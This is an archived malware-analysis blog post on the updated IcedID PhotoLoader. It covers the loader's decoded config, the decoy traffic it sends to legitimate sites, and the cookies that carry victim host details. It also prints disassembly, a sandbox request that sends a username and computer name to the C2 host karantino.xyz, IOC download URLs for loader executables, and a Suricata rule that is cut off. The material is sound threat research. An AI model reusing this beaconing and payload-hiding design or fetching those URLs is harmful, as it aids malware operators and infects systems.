

IcedID PhotoLoader evolution


Published: 2020-04-28 · Archived: 2026-04-05 22:41:29 UTC

IcedID continues to evolve but yet not a lot of attention is given it, Joshua Platt, Vitali Kremez and myself recently released a report[1] detailing how they have been targeting and continue to target tax season in the midst of the Covid-19 pandemic which has extended tax season in the US to July.

In light of this they are also continuing to innovate on their malware tools including their PhotoLoader which was detailed by MalwareBytes previously[2]. The loader has recently had a number of additions added to it which appear to be designed towards protecting the payloads and also evading network detection.

Config


The loader comes with an onboard configuration which will be decoded:



Decoding this config shows some hex data and a number of domains:

```
Python>out  
(-EOTSDLEBTXwww.intel.com  
Python>out.split('\x00')  
['(\xad\x04S\x10\x03www.intel.com', '\x13@help.twitter.com', '\x15+support.oracle.com', '\x10',  
'zajjizev.club', '\x14osupport.apple.com', '\x18osupport.microsoft.com', '', '', '', '', '', '', '', '',  
'', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '',  
'', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '',  
'', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '',  
'', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '',  
'', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '',  
'', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '',  
'', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '',  
'', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '',  
'', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', ''
```

Some of these domains are legit and one of them stands out as suspect, the loader enumerates these domains and makes requests to them in a loop.




After retrieving the content it will look for the first occurrence of 'url(' or 'src='.

```


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <title>Site under reconstruction</title>
    <style>
    body
    {
      height:          90vh;
      background-color: #59BAB1;
      background-image: url("background.png");
      background-repeat: no-repeat;
      background-size: contain;
    }
    </style>
  </head>
  <body>
  </body>
</html>
    
```

It will then build another request for this resource from the same domain but depending on the flag value before the domain will determine whether or not the second request will have a callback function set on the request for the retrieved resource.



The callback will add cookie values to the request headers.




The cookie values built are based on various information from the infected system.

```
08 74 45 40 00      push    offset asu      ; "%5%U"
50                 push    eax              ; LPWSTR
FF D6              call    esi ; wprintfW
03 F8              add     edi, eax
83 C4 20           add     esp, 20h
8D 0C 7B           lea    ecx, [ebx+edi*2] ; LPWSTR
E8 B6 FB FF FF     call   BuildVersionCookie_gat_401C4A
03 F8              add     edi, eax
8D 0C 7B           lea    ecx, [ebx+edi*2] ; LPWSTR
E8 CA FC FF FF     call   CreateRandomCookie_ga_401D68
03 F8              add     edi, eax
8D 0C 7B           lea    ecx, [ebx+edi*2]
E8 31 FD FF FF     call   Build_u_and_io_cookie_401DD9
03 F8              add     edi, eax
8D 0C 7B           lea    ecx, [ebx+edi*2]
E8 1D FE FF FF     call   Build_Gid_MAC_401ECF
8B C3              mov     eax, ebx
5F                 pop     edi
```

An example of the request can be seen from this sandbox detonation[3]:

```
REQUEST
URL: https://karantino.xyz/background.png
METHOD: GET
Connection: Keep-Alive
Cookie: __gads=3341780230:0:361718:380:84; _gat=10.0.16299.64; _ga=1.329443.0.7
4; _u=4445534B544F502D4A474C4C4A4C44:61646D696E; _io=21_1693682
860_607145093_2874071422; _gid=92AA106A8DB0
Host: karantino.xyz
```

The _u cookie value holds the username and computername hexlified.



Inspecting the data from the sandbox detonation:

```

>>> binascii.unhexlify('4445534B544F502D4A474C4C4A4C44')
'DESKTOP-JGLLJLD'
>>> binascii.unhexlify('61646D696E')
'admin'


```

A breakdown of what the cookie values are:


Cookie	Value
_gid	Based on physical address of NIC

Cookie	Value
_io	Domain identifier from SID
_u	Username and Computername
_gat	Windows version info
_ga	Processor info via CPUID including hypervisor brand if available
_gads	First DWORD from decoded config data, flag from inspecting server certificate, a random DWORD or number passed as parameter with -id=, number of processes


After pulling down the fake image file it will look for 'IDAT'.



Uses a byte value to determine the size of the RC4 key before RC4 decrypting the data:



Then will perform a hash check on the decoded data to determine if it was correct.



If the hash check fails it will just continue performing this enumeration through the domain list, effectively turning this process into a checkin loop with fake traffic mixed in.

Many of these added features to their photo loader appear to be designed for evading researchers and detections, this gives us insights into their operations as what their customers are asking for dictates what their development team will prioritize. With the previous photo loader being blogged about and signatures being released, it was only a few months before a new updated system was created to replace it.

IOCs

1a4408ff606936ba91fa759414f1c6dd8b27e825

ca792a5d30d3ca751c4486e2d26c828a542a001a

zajjizev[.]club

hxxp://45.147.231[.]107/ldr.exe

hxxps://customscripts[.]us/ldr_2817175199.exe

karantino[.]xyz

hinkaly[.]club

Signatures

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"IcedID PhotoLoader Ver2"; flow:established,to_server; cont
```

References:

1. <https://labs.sentinelone.com/icedid-botnet-the-iceman-goes-phishing-for-us-tax-returns/>
2. <https://blog.malwarebytes.com/threat-analysis/2019/12/new-version-of-icedid-trojan-uses-steganographic-payloads/>
3. <https://app.any.run/tasks/d092cd7a-3e1c-479f-93e0-6494e464f44e/>

Source: <https://sysopfb.github.io/malware/icedid/2020/04/28/IcedIDs-updated-photoloader.html>